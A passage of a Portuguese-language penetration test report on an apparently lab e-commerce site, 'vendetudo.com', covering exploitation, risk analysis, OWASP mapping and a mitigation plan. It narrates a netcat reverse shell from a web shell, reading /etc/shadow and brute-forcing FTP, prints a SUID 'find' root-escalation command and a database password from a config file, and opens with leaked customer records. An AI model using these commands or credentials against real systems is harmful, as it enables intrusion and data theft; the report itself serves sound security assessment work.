66 ('André Oliveira', 'Travessa dos Jasmims, 1414', '1975-11-08', '2025-12-01', 567),
67 ('Patrícia Pereira', 'Alameda dos Cravos, 1515', '1980-06-20', '2026-02-01', 890),
68 ('Cátia Santos', 'Praça das Papoilas, 1616', '1991-09-17', '2024-05-01', 901),
69 ('Hugo Silva', 'Rua das Orquídeas, 1717', '1984-02-14', '2027-08-01', 345),
```

Figura 5 Credenciais vazadas de backups do .sql

## Exploração de vulnerabilidades encontradas

Após a coleta de informações e a identificação das vulnerabilidades, foi realizada a etapa de **exploração das vulnerabilidades** com o objetivo de comprovar o impacto real das falhas encontradas durante o processo de análise.

A partir das informações obtidas, foi possível **acessar o painel administrativo** via Web Shell exposto. Utilizando a ferramenta **Netcat**, foi estabelecida uma **conexão reversa** entre o Web Shell e máquina local, permitindo interação direta com o sistema alvo. Inicialmente, o acesso foi obtido com o usuário de baixo privilégio **www-data**.

Com esse acesso, foram descobertos **serviços internos expostos**, como:

- importante.com -> Facil quebra com brute force

- intra.net -> FTP
- dvwa.com -> Vulneravel a XSS/CSFR/SQL Injections

Esses domínios aparentam estar disponíveis no mesmo host de rede, e **não foram explorados**, por **não estarem dentro do escopo definido para o projeto**. No entanto, é importante destacar que essa exposição por si só já representa **um risco considerável**.

Durante a escalada de privilégios, foi identificado que o comando **find** estava configurado de forma insegura, permitindo sua **exploração para obtenção de acesso root**. Mesmo sem acesso privilegiado o acesso de `www-data`, permitia a visualização do conteúdo do arquivo `/etc/shadow`, revelando usuários do sistema, como **Andreia e Paulo**.

Com autorização do contratante, foi solicitado a criação de um novo usuário no sistema, sendo então criado e chamado de **Aluno**, para fins de acesso autorizado e seguro durante os testes.

Ainda no reverse shell com acesso root, foi executada a ferramenta **LinPEAS**, permitindo uma análise automatizada do sistema de forma interna. Através dessa análise, foram identificadas diversas informações sensíveis da infraestrutura, como:

- **Credenciais de serviços em arquivos de configuração**, incluindo:
  - Chaves da AWS (Amazon Web Services);
  - Usuário e senha do banco de dados MySQL (MariaDB), utilizados para acessar `http://vendetudo.com/phpmyadmin`;
- **Contêineres Docker ativos**, utilizados para hospedagem de APIs internas, como a VamAPI.

Foi identificada também a possibilidade de manter acesso privilegiado por meio da criação de tarefas agendadas no **cron**, no entanto, **para não impactar a infraestrutura do e-commerce a mesma não foi implementada**, respeitando o escopo de **não causar impacto** à operação da aplicação ou da infraestrutura.

Por fim, foi validado o acesso remoto à máquina exposta no DNS reverso (192.168.98.10), onde o serviço **XRDP (porta 3389)** estava disponível. A conexão foi realizada com sucesso utilizando o novo usuário **Aluno**, permitindo o acesso direto ao ambiente **backend do e-commerce**.




Figura 6 Painel administrativo Web Shell

```
<2.2/database$ /usr/bin/find . -exec /bin/bash -p \;  
whoami  
root  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

Figura 7 Escalação de privilegio

```
ls  
apache.conf  
conf.d  
config-db.php  
config.footer.inc.php  
config.header.inc.php  
config.inc.php  
lighttpd.conf  
phpmyadmin.desktop  
phpmyadmin.service  
cat config-db.php  
<?php  
##  
## database access settings in php format  
## automatically generated from /etc/dbconfig-common/phpmyadmin.conf  
## by /usr/sbin/dbconfig-generate-include  
##  
## by default this file is managed via ucf, so you shouldn't have to  
## worry about manual changes being silently discarded. *however*,  
## you'll probably also want to edit the configuration file mentioned  
## above too.  
##  
$dbuser='phpmyadmin';  
$dbpass='rnpesr';  
$basepath='';  
$dbname='phpmyadmin';  
$dbserver='localhost';  
$dbport='3306';  
$dbtype='mysql';
```

Figura 8 Credencias expostas após a escalação de privilegio




Figura 9 Painel do phpmyadmin logado com as credenciais encontradas.

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
5cb2e790a549	erev0s/vampi	"python app.py"	6 months ago	Up About an hour	0.0.0.0:5001→5000/tcp, ::: 5001→5000/tcp	vampi-secure
93f34f359700	erev0s/vampi	"python app.py"	6 months ago	Up About an hour	0.0.0.0:5002→5000/tcp, ::: 5002→5000/tcp	vampi-vulnerable

Figura 10 Dockers sendo executado na maquina host




Figura 11 Relatório do LinPeas que foi executado com reverse shell

## Exploração de SQL Injection na API


Durante os testes, foi identificada uma vulnerabilidade crítica de **SQL Injection** na **VamAPI**. Essa falha permitiu a execução de comandos SQL para **criação de novos usuários**, leitura de dados sensíveis e alteração de registros no banco de dados, sem qualquer mecanismo adequado de validação ou autenticação.

Além do **SQL Injection**, foi observada a presença de outras falhas graves relacionadas a:

- **Broken Object Level Authorization (BOLA)**: a API não valida corretamente o acesso aos objetos solicitados, permitindo que usuários não autorizados acessem ou manipulem recursos de outros usuários.
- **Insecure Direct Object References (IDOR)**: foi possível interagir diretamente com identificadores expostos (como IDs de usuários ou registros) sem qualquer controle de permissão.

Essas vulnerabilidades tornam possível, por exemplo, **registrar usuários administrativos** via requisições curl manipuladas. Isso compromete gravemente a **confidencialidade, integridade e controle de acesso** da aplicação, especialmente considerando a exposição da VamAPI na web.





## OperationalError

sqlalchemy.exc.OperationalError: (sqlite3.OperationalError) unrecognized token: "'admin'"  
 [SQL: SELECT \* FROM users WHERE username = 'admin']  
 (Background on this error at: <https://sqlalche.me/e/20/e3q8>)



## Acesso ao FTP via Brute Force com Credenciais Obtidas

Através da enumeração de diretórios, foram encontrados usuários de ftp expostas, entre elas, o usuário Paulo. Utilizando essas credenciais em ataques de força bruta com wordlist personalizada no serviço FTP (porta 21/tcp), foi possível acessar o servidor. Após autenticação, foi identificada uma chave SSH na qual ao usar patator e hydra encontramos o usuário vinculado a ela, o que permitiu o acesso privilegiado à conta **sysadmin** via FTP, sendo mais um ponto de ataque de movimentações lateral dentro da infraestrutura.




Figura 12 Acesso ao FTP do vendetudo.com

## Análise de Risco

Durante a realização do teste de pentest no e-commerce **vendetudo.com**, foram identificadas diversas falhas críticas que representam riscos elevados à **confidencialidade, integridade e disponibilidade** dos dados e serviços da empresa.

Categoria	Descrição
Exposição de Dados e Estrutura	<ul style="list-style-type: none"><li>• Repositório Git exposto (/git)</li><li>• Arquivos de backup acessíveis (/backups)</li><li>• API interna (VamAPI)</li></ul>
Infraestrutura Exposta	<ul style="list-style-type: none"><li>• Serviços vulneráveis e/ou expostos: FTP, SSH, XRDP</li><li>• Painel administrativo Web Shell (/admin)</li><li>• Base de dados MariaDB exposta via phpMyAdmin</li></ul>
Privacidade e credencias expostas	<ul style="list-style-type: none"><li>• Dados sensíveis de usuários (incluindo cartões de crédito)</li><li>• Usuários e hashes/senhas de sistema (Andreia, Paulo, sysadmin etc.)</li></ul>

## As vulnerabilidades críticas encontradas foram

Risco	Descrição
Execução Remota de Código	Possibilidade de controle total do sistema via reverse shell.
Escalada de Privilégios	A partir de contas comuns, foi possível obter privilégios administrativos.
Persistência no Sistema	Instalação de serviços para manter acesso persistente.
Movimentação Lateral	Capacidade de explorar outras máquinas e serviços dentro da rede interna.
Infraestrutura usada para Ataques a Terceiros	Risco de uso dos servidores como botnet, DDoS ou distribuição de malware.
Sanções da LGPD	Vazamento de dados pessoais pode gerar <b>multas, ações judiciais e danos à reputação</b> .
Ataques de Força Bruta	Serviços expostos (FTP, SSH) suscetíveis a ataques de brute force com ferramentas como Hydra e Patator.
Negação de Serviço (DoS)	Vulnerabilidades em serviços como <b>vsftpd</b> permitem ataques que afetam a disponibilidade do sistema.
CVE Críticas Ativas	Diversas falhas exploradas já possuíam <b>CVE documentadas</b> , aumentando a possibilidade de ataque por serem conhecidas e exploráveis.



Vulnerabilidade	Probabilidade	Impacto	Risco
Dados de Cartões Vazados	ALTA	CRÍTICO	ALTO (URGENTE)
Reverse shell	ALTA	CRÍTICO	ALTO
VamAPI exposta	MÉDIA	ALTA	ALTO
Credencias e hashes de usuarios expostas	ALTA	ALTA	ALTO
Diretórios sensíveis expostos /admin, /backups	ALTA	ALTA	ALTO
Painel administrativos expostos phpmyadmin	MÉDIA	ALTA	ALTO
FTP e SSH expostos a brute force	MÉDIA	MÉDIA	MÉDIO
Repositorio exposto /.git	ALTA	ALTA	ALTO
Escalada de privilégio	MÉDIA	ALTA	ALTO
Persistência stealth	MÉDIA	ALTA	ALTO
Movimentação Lateral	MÉDIA	ALTA	ALTO
Uso da infraestrutura como botnet	MÉDIA	ALTA	ALTO
Falta de políticas de segurança CSP/CSRF	MÉDIA	MÉDIA	ALTO
Plugins vulneráveis com CVE	ALTA	MÉDIA/ ALTA	ALTO
Serviço vulneravel a DoS (vsftpd 3.0.3)	ALTA	ALTA	ALTO
Exposição de dado pessoal de clientes	ALTA	CRÍTICO	ALTO (URGENTE)

### OWASP Top 10 identificados no vendetudo.com

Owasp TOP 10 (2021)	Vulnerabilidade associada
A01:2021 – Broken Access Control	<ul style="list-style-type: none"> <li>Acessos expostos publicamente sem restrição de IP /admin, /backups e /phpMyAdmin</li> <li>Acesso direto a arquivos sensíveis como o .git</li> </ul>
A02:2021 – Cryptographic Failures	<ul style="list-style-type: none"> <li>Vazamento de dados sensíveis (cartões de crédito, senhas de usuários)</li> <li>Dados trafegando possivelmente sem criptografia adequada</li> </ul>
A03:2021 – Injection	<p>Potencial para SQL Injection no acesso ao banco via phpMyAdmin</p> <p>Risco de Command Injection ao obter execução remota (RCE)</p>
A04:2021 – Insecure Design	<p>API interna exposta (VamAPI) sem mecanismos de proteção</p> <p>Falta de controle de acesso adequado nos diretórios sensíveis</p>
A05:2021 – Security Misconfiguration	<p>Serviços expostos (FTP, SSH, XRDP)</p> <p>Falta de autenticação no phpMyAdmin</p> <p>Diretórios e arquivos expostos indevidamente (/ .git, /backups)</p>

<b>A06:2021 – Vulnerable and Outdate Components</b>	Verão de Serviços desatualizados e até plugins, exemplo VSFTPD (3.0.3) e OPENSSH
<b>A07:2021 – Identification and Authentication failures</b>	Ataques de força bruta em FTP e SSH Uso de credenciais fracas ou padrão (ex: /admin, Paulo, importante.com)
<b>A08:2021 – Software and Data Integrity Failures</b>	Repositório Git exposto, permitindo manipulação ou leitura de código fonte
<b>A09:2021 – Security Logging and Monitoring Failures</b>	Possibilidade de persistência no sistema e movimentação lateral sem detecção indicando ausência de monitoramento e sistemas de segurança efetivo
<b>A10:2021 – Server-Side Request Forgery</b>	Execuções de comandos curl na localhost retorna código do host

CONFIDENTIAL

# Plano de mitigação

## Controle de Acesso e Autenticação

**Problemas:** /admin, /phpMyAdmin, /backups acessíveis e credenciais expostas e com pouca proteção contra brute force automatizados

### Mitigações:

- **Remover acesso público** a /admin, /phpMyAdmin, /backups via .htaccess, WAF ou regras no servidor web.
- **Ativar autenticação forte** com MFA sempre que possível.
- **Alterar todas as senhas e revogar acessos antigos**
- **Bloquear tentativas de brute force** com ferramentas como fail2ban.

## Proteção de Dados

**Problemas:** dados de cartão, senhas em hash fraco, dados pessoais expostos

### Mitigações:

- **Criptografar dados sensíveis** com algoritmos fortes como AES-256.
- **Reforçar o hash de senhas** com bcrypt, Argon2 ou scrypt e adicionar salt no início de cada hash.

## Gerenciamento de Arquivos e Diretórios

**Problemas:** .git exposto, backups acessíveis, diretórios sensíveis

### Mitigações:

- **Remover completamente o diretório .git** do ambiente de produção.
- **Proteger diretórios** como /backups/, /admin/ com autenticação ou mover para local seguro fora da aplicação web.
- **Adicionar regras no .htaccess ou apache** para negar acesso a arquivos .git e backups

## Exposição de Serviços

**Problemas:** FTP, SSH, XRDP expostos + DoS no vsftpd

### Mitigações:

- **Restringir acesso por IP (firewall)** a serviços como FTP, SSH, XRDP.

- **Substituir FTP por SFTP** ou protocolos mais seguros.
- **Atualizar o vsftpd** para uma versão segura.

## API e SSRF

**Problemas:** VamAPI interna exposta, possível SSRF

**Mitigações:**

- **Colocar a VamAPI com autenticação** WAF e com whitelisting de IPs.
- **Validar e sanitizar parâmetros externos** usados para chamadas HTTP internas.
- **Bloquear requisições internas não autorizadas** (127.0.0.1) com curl.

## Escalada, Persistência e Movimentação Lateral

**Problemas:** reverse shell, escalção de privilegio, movimentação lateral, persistência

**Mitigações:**

- **Aplicar atualizações de segurança do sistema operacional.**
- **Remover scripts e binários perigosos deixados para backdoor.**
- **Segmentar a rede** para impedir que um host comprometido afete outros.
- **Separar serviços ou bancos em hosts diferentes**

## Correções Gerais e Fortalecimento

**Problemas:** plugins com CVE, falta de CSP/CSRF, versões antigas

**Mitigações:**

- **Atualizar todos os componentes com CVEs conhecidos.**
- **Implementar CSP (Content-Security-Policy)** e proteções contra CSRF.

## PRAZO

## AÇÕES

IMEDIATO (0–3 DIAS)	<ul style="list-style-type: none"><li>• Remover repositório .git, diretório /backups/ e arquivos como vendetudo.sql</li><li>• Restringir acesso aos diretórios /admin e /phpMyAdmin (por IP ou autenticação forte)</li><li>• Alterar imediatamente todas as senhas comprometidas</li></ul>
CURTO PRAZO (1 SEMANA)	<ul style="list-style-type: none"><li>• Aplicar política de senhas fortes e autenticação multifator (MFA)</li><li>• Implementar firewall com regras de ip</li><li>• Isolar serviços em VMs ou containers separados</li><li>• Configurar WAF para a API</li><li>• Criar monitoramentos com SIEM e alertas para comportamentos estranhos</li></ul>
MÉDIO PRAZO (2–3 SEMANAS)	<ul style="list-style-type: none"><li>• Atualização de sistemas</li><li>• CSP/CSRF</li><li>• proteção criptográfica</li></ul>
CONSTANTE	<ul style="list-style-type: none"><li>• Aplicar atualizações de segurança regularmente</li><li>• Realizar varreduras automatizadas</li><li>• Treinamento de equipe e funcionários para senhas mais fortes</li></ul>

## Conclusão

A web application vendetudo.com durante a realização do pentest apresenta **diversas vulnerabilidades críticas**, causadas principalmente pela **falta de configuração adequada na infraestrutura** do e-commerce. Grande parte dessas falhas de segurança está relacionada a **acessos indevidamente expostos**, que poderiam ser identificados facilmente por meio de **enumeração de diretórios** ou simples acesso às URLs, como /admin/, .git/ ou /phpmyadmin.

As falhas detectadas comprometem não apenas o e-commerce, mas também sua **API (VamAPI)**, que apresenta problemas graves de **controle de acesso**, permitindo modificações não autorizadas. Além disso, o uso de **credenciais fracas**, facilmente exploráveis por ataques de força bruta, e a **exposição de senhas em arquivos expostos** que deveriam estar protegidos em arquivos .env aumentam significativamente a chance de ocorrer um ataque.

Outro ponto crítico foi a **ausência de segmentação de serviços**, mantendo todos os componentes da aplicação no mesmo host. Isso facilita a **movimentação lateral** após uma invasão inicial, permitindo ao atacante escalar privilégios e comprometer múltiplos sistemas e até mesmo podendo ser vítima de ransomware.

Essas falhas violam diretamente os princípios da **LGPD** e vai contra os pilares clássicos da segurança da informação (**CIDAL** – Confidencialidade, Integridade, Disponibilidade, Autenticidade e Legalidade).

Para mitigar os riscos e garantir a conformidade legal, é recomendado:

- **Configuração correta de acessos e permissões;**
- **Autenticação multifator (MFA);**
- **Bloqueios automatizados para tentativas de brute force (como CAPTCHA ou limitação por IP);**
- **Separação de serviços em diferentes ambientes/hosts;**
- **Proteção adequada de arquivos sensíveis.**


A correção dessas falhas deve ser tratada como **prioridade urgente** para garantir a segurança dos dados dos usuários e evitar possíveis sanções legais e prejuízos à reputação da empresa.

# Bibliografia e Anexos

Meu Bookshelf - <https://github.com/WestFS/bookshelf>

[http://www.pentest-standard.org/index.php/PTES\\_Technical\\_Guidelines](http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines)

[https://github.com/OWASP/wstg/tree/master/document/4-Web\\_Application\\_Security\\_Testing/01-Information\\_Gathering](https://github.com/OWASP/wstg/tree/master/document/4-Web_Application_Security_Testing/01-Information_Gathering)

A terminal window with a dark background and light blue text. The prompt is '(aluno@atacante)-[~]'. The command 'curl 127.0.0.1' has been executed. The output is an HTML document from Apache2 Debian. The CSS includes a background image of a blue and white abstract pattern. The HTML structure includes a head section with meta, title, and style tags, followed by a body section with a main\_page div. The main\_page div has a relative position, table display, 800px width, and a solid border with a light blue background. The main content area is centered and has a white background.

```
(aluno@atacante)-[~]
$ curl 127.0.0.1

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <style type="text/css" media="screen">
      * {
        margin: 0px 0px 0px 0px;
        padding: 0px 0px 0px 0px;
      }

      body, html {
        padding: 3px 3px 3px 3px;

        background-color: #D8DBE2;

        font-family: Verdana, sans-serif;
        font-size: 11pt;
        text-align: center;
      }

      div.main_page {
        position: relative;
        display: table;

        width: 800px;

        margin-bottom: 3px;
        margin-left: auto;
        margin-right: auto;
        padding: 0px 0px 0px 0px;

        border-width: 2px;
        border-color: #212738;
        border-style: solid;

        background-color: #FFFFFF;

        text-align: center;
      }

      div.page_header {
```

Figura 13 SSRF após curl no loopback

```
(aluno@atacante)-[~]
